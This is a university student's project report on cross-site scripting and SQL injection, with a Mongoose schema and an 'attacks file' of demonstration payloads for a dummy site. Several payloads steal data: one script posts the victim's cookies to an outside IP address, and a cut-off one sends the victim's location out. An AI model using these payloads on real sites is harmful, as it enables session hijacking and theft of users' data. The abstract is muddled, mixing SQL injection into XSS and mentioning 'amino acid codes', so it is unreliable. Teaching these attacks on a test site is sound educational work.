# GALGOTIAS UNIVERSITY

# Information Security Project

A Report for the Evaluation of Project

*Submitted by*

## Deveshi Srivastava

## 1613101254/16SCSE101527

*In partial fulfillment for the award of the degree of*
## Bachelor of Technology
## IN
## Computer Science and Engineering
## School of Comuter Science and Technology
## Under the supervision of
## Ms Varsha Sisaudia
MAY 2020

**Table of Contents**

**Abstract**


The objective of this project is to demonstrate the cross site scripting attacks in the word of the internet. SQL injection attack is widely used by attackers to gain unauthorized access to systems. This software can be very helpful in understanding how the XSS attack works if the effective measures are not taken, thus the precious information of the user gets compromised. It can be used to prevent unauthorized access to system using SQL injection attacks. This is done by adding unique value and a signature based authentication technique to verify authenticity. SQL injection is a major security issue these days that allows an attacker to gain access of a web system or application exploiting certain vulnerabilities. This method exploits various web application parameters such as transmitting the traveling form data parameters with an efficient integration of amino acid codes aligned in it. In other words, this project puts forth a method to analyze and detect the malicious code to find out and prevent the attack. It uses an alternative algorithm for signature based scanning method; this method is based on a different divide and conquers strategy that detects attacks based on various time/space parameters.

It can be used for these things without coming into the knowledge of the client :
Impersonate or masquerade as the victim user.


Carry out any action that the user is able to perform.


Read any data that the user is able to access.


Capture the user's login credentials.


Perform virtual defacement of the web site.


Inject trojan functionality into the web site.

**Introduction**

**Overall Description**

Cross-site scripting (XSS) is a code injection attack that allows an attacker to execute malicious JavaScript in another user's browser.

The attacker does not directly target his victim. Instead, he exploits a vulnerability in a website that the victim visits, in order to get the website to deliver the malicious JavaScript for him. To the victim's browser, the malicious JavaScript appears to be a legitimate part of the website, and the website has thus acted as an unintentional accomplice to the attacker.

SQL injection is a type of security exploit in which the attacker adds Structured Query Language (SQL) code to a Web form input box to gain access to resources or make changes to data. An SQL query is a request for some action to be performed on a database. Typically, on a Web form for user authentication, when a user enters their name and password into the text boxes provided for them, those values are inserted into a SELECT query. If the values entered are found as expected, the user is allowed access; if they aren't found, access is denied.

At first, the ability to execute JavaScript in the victim's browser might not seem particularly malicious. After all, JavaScript runs in a very restricted environment that has extremely limited access to the user's files and operating system. In fact, you could open your browser's JavaScript console right now and execute any JavaScript you want, and you would be very unlikely to cause any damage to your computer.

However, the possibility of JavaScript being malicious becomes more  clear when we consider the following facts:

- JavaScript has access to some of the user's sensitive information, such as cookies.

- JavaScript can send HTTP requests with arbitrary content to arbitrary destinations by using XML Http Request and other mechanisms.

- JavaScript can make arbitrary modifications to the HTML of the current page by using DOM manipulation methods.

XSS attacks can generally be categorized into two categories: stored and reflected. There is a third, much less well-known type of XSS attack called DOM Based XSS .

Stored XSS Attacks

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Stored XSS is also sometimes referred to as Persistent or Type-I XSS.

Reflected XSS Attacks

Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other website. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the code because it came from a "trusted" server. Reflected XSS is also sometimes referred to as Non-Persistent or Type-II XSS.

Other Types of XSS Vulnerabilities

In addition to Stored and Reflected XSS, another type of XSS, DOM Based XSS was identified by Amit Klein in 2005. OWASP recommends the XSS categorization as described in the OWASP Article: Types of Cross-Site Scripting, which covers all these XSS terms, organizing them into a matrix.

**Purpose**

Enable us to characterize  malicious code when anyone tries to input using SQL Injection and know what kind of threats it can bring. If only we know what cross site scripting is and how it can be avoided and dealt with we may live a stress free life when it comes to stress about the compromise of personal information such as a person's details of identity or his /her credit card number .

**Motivation and Scope**

The consequence of an XSS attack is the same regardless of whether it is stored or reflected (or DOM Based). The difference is in how the payload arrives at the server. Do not be fooled into thinking that a "read-only" or "brochureware" site is not vulnerable to serious reflected XSS attacks. XSS can cause a variety of problems for the end user that range in severity from an annoyance to complete account compromise. The most severe XSS attacks involve disclosure of the user's session cookie, allowing an attacker to hijack the user's session and take over the account. Other damaging attacks include the disclosure of end user files, installation of Trojan horse programs, redirect the user to some other page or site, or modify presentation of content. An XSS vulnerability allowing an attacker to modify a press release or news item could affect a company's stock price or lessen consumer confidence. An XSS

vulnerability on a pharmaceutical site could allow an attacker to modify dosage information resulting in an overdose.

**Literature survey**

With the everywhere-ness of information superhighway, i.e. Internet, organizations are serving people with their business on web. However, as the owners of the business emphasize greater on their business logic they do not get concerned about the vulnerabilities and security hazards inclined to their websites. Web Security describes the guidelines used to block threats to diminish the web attacks. An attack may be feasible due to the existence of vary types of flaws and bugs in the coding. As per Ponemon Institute Life Threat Intelligence Impact Report 2013 if the actionable intelligence about cyber attacks is available only 60 seconds before then the average cost of exploit could be reduced to 40 percent. That is if we have an appropriate method to handle an attack at the very first step then the cost of the damage caused due to that attack can be diminished largely. The inaccurate authorization and sanitization of data given by web server has brought in the accountability for XSS attacks. It is the attack on the secrecy of customer of a specific website by approving injection of inputs containing HTML tags and JavaScript code. As per OWASP (Open Web Application Security Project) 2013 release cross-site scripting is one of the major attacks performed. Cenzic Application Vulnerability Trends Report 2013 confers that among the top 10 attacks 26% comprises of XSS attacks only.

**Proposed Model**

The project helps us know the real threat that cross site scripting poses and how to avoid it. It demonstrates the attacks that can be made on a client side system and how the information can be exploited by the attacker.

The vulnerabilities that exist in a website can be caught and understood to be able to not get cheated on or attacked by the hacker.

To keep our self safe from XSS, we must sanitize our input. Our application code should never output data received as input directly to the browser without checking it for malicious code.

We must know the basic stuff before we share information that is important to us with various websites. We can go through articles on preventing XSS Attacks and How to Prevent DOM-based Cross-site Scripting. We can also find useful information in the XSS Prevention Cheat Sheet maintained by the OWASP organization.

It is a web based project for testing and demonstrating various kinds of cross site scripting vulnerabilities. It uses Javascript and Jquery in front end development. Javascript is the most popular scripting language it is also most risky to use but finds use in almost every dynamic website, so I am using this language to demonstrate. Node.js is being used on the backend with Express.js .

Node.js being the best with easy to use platform. Other languages used are HTML, the environment is Bootstrap. Database that is used is Mongodb.

A database connection code.

```js
1   var mongoose = require ('mongoose');
2
3   var commentSchema = new mongoose.Schema ({
4     comment: {
5       type: String,
6       required: true
7     },
8     date: {
9       type: Date,
10      required: false
11    }
12  });
13  var commentModel = mongoose.model ('comments', commentSchema, 'comments');
14
15  module.exports = function () {
16    mongoose.connect ('mongodb://localhost:27017/comments');
17    mongoose.connection.once ('open', function (err) {
18      console.log (err ? 'An error occured while connecting to Mongo' : 'Mongo connection successful');
19    });
20  };
21
```

The attacks file .



```
Stored:

1.
  Hey check out my <a href="#" id="malicious">Blog</a>!
  <script>document.getElementById('malicious').onclick=function(){console.log('you got tricked!');}();</script>

2.
  <script>$.ajax({type: 'POST', data: JSON.stringify({userInfo: document.cookie}), contentType: 'application/json', url: 'http://192.168.0.103:8085/stored'});</script>
  //TAKE NOTE: IP ADDRESS IN THE URL IS DYNAMIC

3. //TAKE LOCATION AND SEND TO ATTACKER
<script>navigator.geolocation.getCurrentPosition (function (position) { $.ajax({type: 'POST', data: JSON.stringify({userLocation: {lat: position.coords.latitude, lon: p
```

The Server page



## Conclusion

This project successively demonstrates the three kinds of cross site scripting vulnerabilities by actually launching the attacks one by one on the dummy website and then pointing out those vulnerabilities. The best way to avoid getting caught in such attacks is to scan the website appearance a bit and use safer sites and delete cookies accordingly, other practices are also equally welcomed as the web pages cannot be fully made safe from vulnerabilities but then avoiding a few practices can save a lot of damage from occurring.

## References

https://owasp.org/www-community/attacks/xss/

https://www.semanticscholar.org/paper/A-study-on-detection-of-Cross-Site-Scripting-(XSS)-Pai-Hegde/d5fd95c20037ae181ce2975be6801f1358d6152a